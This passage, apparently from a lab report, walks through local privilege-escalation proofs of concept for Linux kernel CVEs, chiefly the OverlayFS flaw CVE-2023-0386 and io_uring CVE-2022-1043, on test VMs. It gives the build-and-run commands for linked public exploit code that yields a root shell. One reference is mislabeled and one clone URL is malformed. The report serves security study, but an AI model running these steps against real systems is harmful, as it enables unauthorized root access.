


Fig: Overwriting semi-arbitrary host binaries

**References:**

1. [NVD - CVE-2024-21626 (nist.gov)](https://nvd.nist.gov/vuln/detail/CVE-2024-21626)
2. [CVE-2024-21626/README.md at main · NitroCao/CVE-2024-21626 · GitHub](https://github.com/NitroCao/CVE-2024-21626/blob/main/README.md)

**2.3: POC: Privilege Escalation**

**CVE Id: 2023-0386**

**Vulnerability:** A flaw was found in the Linux kernel, where unauthorized access to the execution of the setuid file with capabilities was found in the Linux kernel’s OverlayFS subsystem in how a user copies a capable file from a nosuid mount into another mount. This uid mapping bug allows a local user to escalate their privileges on the system.

**Key Concepts and Functionality of OverlayFS:**

1. **Basic Operation:**

* **OverlayFS** combines two file systems, referred to as the **lower** and **upper** layers, into a unified file system view. The lower layer is read-only, while the upper layer is writable.
* When a file is accessed, OverlayFS first checks the upper layer. If the file or directory is present there, it is used. If not, OverlayFS looks into the lower layer.

1. **Key Components:**

* **Lower Layer:** The read-only part of the file system, which could be a base image or system directory. This layer cannot be modified directly.
* **Upper Layer:** The writable part of the file system where changes are made. This is where new files are created, and existing files are modified.
* **Work Directory:** This directory is used by OverlayFS to perform its operations and manage changes before they are committed to the upper layer.

1. **Functionality:**

* **Union Mounting:** OverlayFS creates a union view of the lower and upper layers, presenting them as a single file system to users and applications.
* **File and Directory Overlay:** Files and directories in the upper layer can override those in the lower layer. If a file in the upper layer is deleted or modified, the changes are reflected in the unified view.
* **Copy-on-Write:** When a file from the lower layer is modified, OverlayFS performs a copy-on-write operation, where the file is copied to the upper layer and then modified. This ensures that the lower layer remains unchanged.

**Target VM:**

OS: Ubuntu(64x)

Kernel: 5.13.9

**Steps for Exploitation:**

**Step 1: Install required modules**

sudo apt-get install libfuse-dev

sudo apt-get install libcap2-dev

sudo apt-get install pkg-config

**Step 2: Create the Required Directories**

mkdir base base/foo base/bar

mkdir upper

**Step 3: Create a Mount Point and a Work Directory** mkdir /mnt/overlay workdir

**Step 4: Mount OverlayFS** sudo mount overlay -t overlay -o lowerdir=./base,upperdir=./upper,workdir=./workdir

/mnt/overlay

**Step 5: Verify the Setup**

sudo -s (root)

**5.1:** **Check if the file created in /mnt/overlay is reflected in the upper directory:**

touch /mnt/overlay/foo/hello

ls base/foo/ # 'hello' should not appear here

ls upper/foo/ # 'hello' should appear here

**5.2: Check if changes in base and upper directories are reflected in /mnt/overlay:** touch base/from-the-base

touch upper/from-upper  
 ls /mnt/overlay/from\*

**Step 6: Install necessary files**

exp.c - [exp.c](https://github.com/sxlmnwb/CVE-2023-0386/blob/master/exp.c) - purpose

fuse.c - [fuse.c](https://github.com/sxlmnwb/CVE-2023-0386/blob/master/fuse.c) - purpose

getshell.c - [getshell.c](https://github.com/sxlmnwb/CVE-2023-0386/blob/master/getshell.c) -p

**Step 7: Create makefile**

nano makefile

(contents of makefile)

all:

gcc fuse.c -o fuse -D\_FILE\_OFFSET\_BITS=64 -static -pthread -lfuse -ldl

gcc -o exp exp.c -lcap

gcc -o gc getshell.c  
 clean:

rm -rf exp gc fuse

**Step 8: Compile all the files**

make all

**Step 9: Run the fuse program**

./fuse ./ovlcap/lower ./gc

**Step 10: Execute the exp program**

./exp

**POC:**




Fig: getting root privilages

**References:**

1. [CVE-2023-0386/README.md at master · sxlmnwb/CVE-2023-0386 · GitHub](https://github.com/sxlmnwb/CVE-2023-0386/blob/master/README.md)
2. [NVD - CVE-2023-0386 (nist.gov)](https://nvd.nist.gov/vuln/detail/CVE-2023-0386#range-13084255)
3. [The OverlayFS vulnerability CVE-2023-0386: Overview, detection, and remediation | Datadog Security Labs (datadoghq.com)](https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/)

**2.4 POC: Privilege Escalation**

**CVE ID: CVE-2022-1043**

**Vulnerability:** A flaw was found in the Linux kernel’s io\_uring implementation. This flaw allows an attacker with a local account to corrupt system memory, crash the system or escalate privileges.

**Target VM:**

OS: Ubuntu(64x)

Kernel: 5.13.12

**Exploit Code:** [View Exploit Code](https://github.com/opensrcsec/same_type_object_reuse_exploits/blob/main/cve-2022-1043.c)

**Steps for Exploitation:**

**Step 1: Install build tools**

sudo apt install build-essential

**Step 2**: **Clone the repository**

git clone [https://github.com/opensrcsec/main/cve-2022-1043.c](https://github.com/opensrcsec/same_type_object_reuse_exploits/blob/main/cve-2022-1043.c)


**Step 3: Compile the code**

gcc -pthread cve-2022-1043.c -o cve-2022-1043

**Step 4: Execute the code**

./cve-2022-1043

**POC:**

****

**References:**

1. [NVD - CVE-2022-1043 (nist.gov)](https://nvd.nist.gov/vuln/detail/CVE-2022-1043)
2. [io\_uring Same Type Object Reuse Priv Esc (rapid7.com)](https://www.rapid7.com/db/modules/exploit/linux/local/cve_2022_1043_io_uring_priv_esc/)
3. [same\_type\_object\_reuse\_exploits/cve-2022-1043.c at main · opensrcsec/same\_type\_object\_reuse\_exploits · GitHub](https://github.com/opensrcsec/same_type_object_reuse_exploits/blob/main/cve-2022-1043.c)

**References:**

1. **Active Directory Setup in Ubuntu** [**https://thesecmaster.com/blog/step-by-step-procedure-to-set-up-an-active-directory-on-ubuntu**](https://thesecmaster.com/blog/step-by-step-procedure-to-set-up-an-active-directory-on-ubuntu)

1. **NVD - CVE-2019-21626 (n.d.).**[**https://nvd.nist.gov/vuln/detail/CVE-2024-21626**](https://nvd.nist.gov/vuln/detail/CVE-2024-21626)

1. **GitHub - NitroCao/CVE-2024-21626: PoC and Detection for CVE-2024-21626** [**https://github.com/NitroCao/CVE-2024-21626**](https://github.com/NitroCao/CVE-2024-21626)

1. **CVE-2024-21626: container breakout through process.cwd trickery and leaked fds · Issue #4080 · Azure/AKS · GitHub** [**https://github.com/Azure/AKS/issues/4080**](https://github.com/Azure/AKS/issues/4080)
2. **NVD - CVE-2023-0386 (n.d.-b).**[**https://nvd.nist.gov/vuln/detail/CVE-2023-0386**](https://nvd.nist.gov/vuln/detail/CVE-2023-0386)

1. **NVD - CVE-2022-1043. (n.d.).**[**https://nvd.nist.gov/vuln/detail/CVE-2022-1043**](https://nvd.nist.gov/vuln/detail/CVE-2022-1043)
2. **Same\_type\_object\_reuse\_exploits/cve-2022-1043.c at main · opensrcsec/same\_type\_object\_reuse\_exploits · GitHub** [**https://github.com/opensrcsec/same\_type\_object\_reuse\_exploits/blob/main/cve-2022-1043.c**](https://github.com/opensrcsec/same_type_object_reuse_exploits/blob/main/cve-2022-1043.c)
3. **GitHub - sxlmnwb/CVE-2023-0386: Vulnerabilities Exploitation On Ubuntu 22.04** [**https://github.com/sxlmnwb/CVE-2023-0386**](https://github.com/sxlmnwb/CVE-2023-0386)

1. **Index of /mainline. (n.d.).** [**https://kernel.ubuntu.com/mainline/**](https://kernel.ubuntu.com/mainline/)

1. **CVE security vulnerability database. Security vulnerabilities, exploits, references and more. (n.d.).** [**https://www.cvedetails.com/**](https://www.cvedetails.com/)
2. **CVE - CVE. (n.d.).** [**https://cve.mitre.org/**](https://cve.mitre.org/)
3. **Vulnerability & Exploit database - Rapid7. (n.d.). Rapid7.** [**https://www.rapid7.com/db/**](https://www.rapid7.com/db/)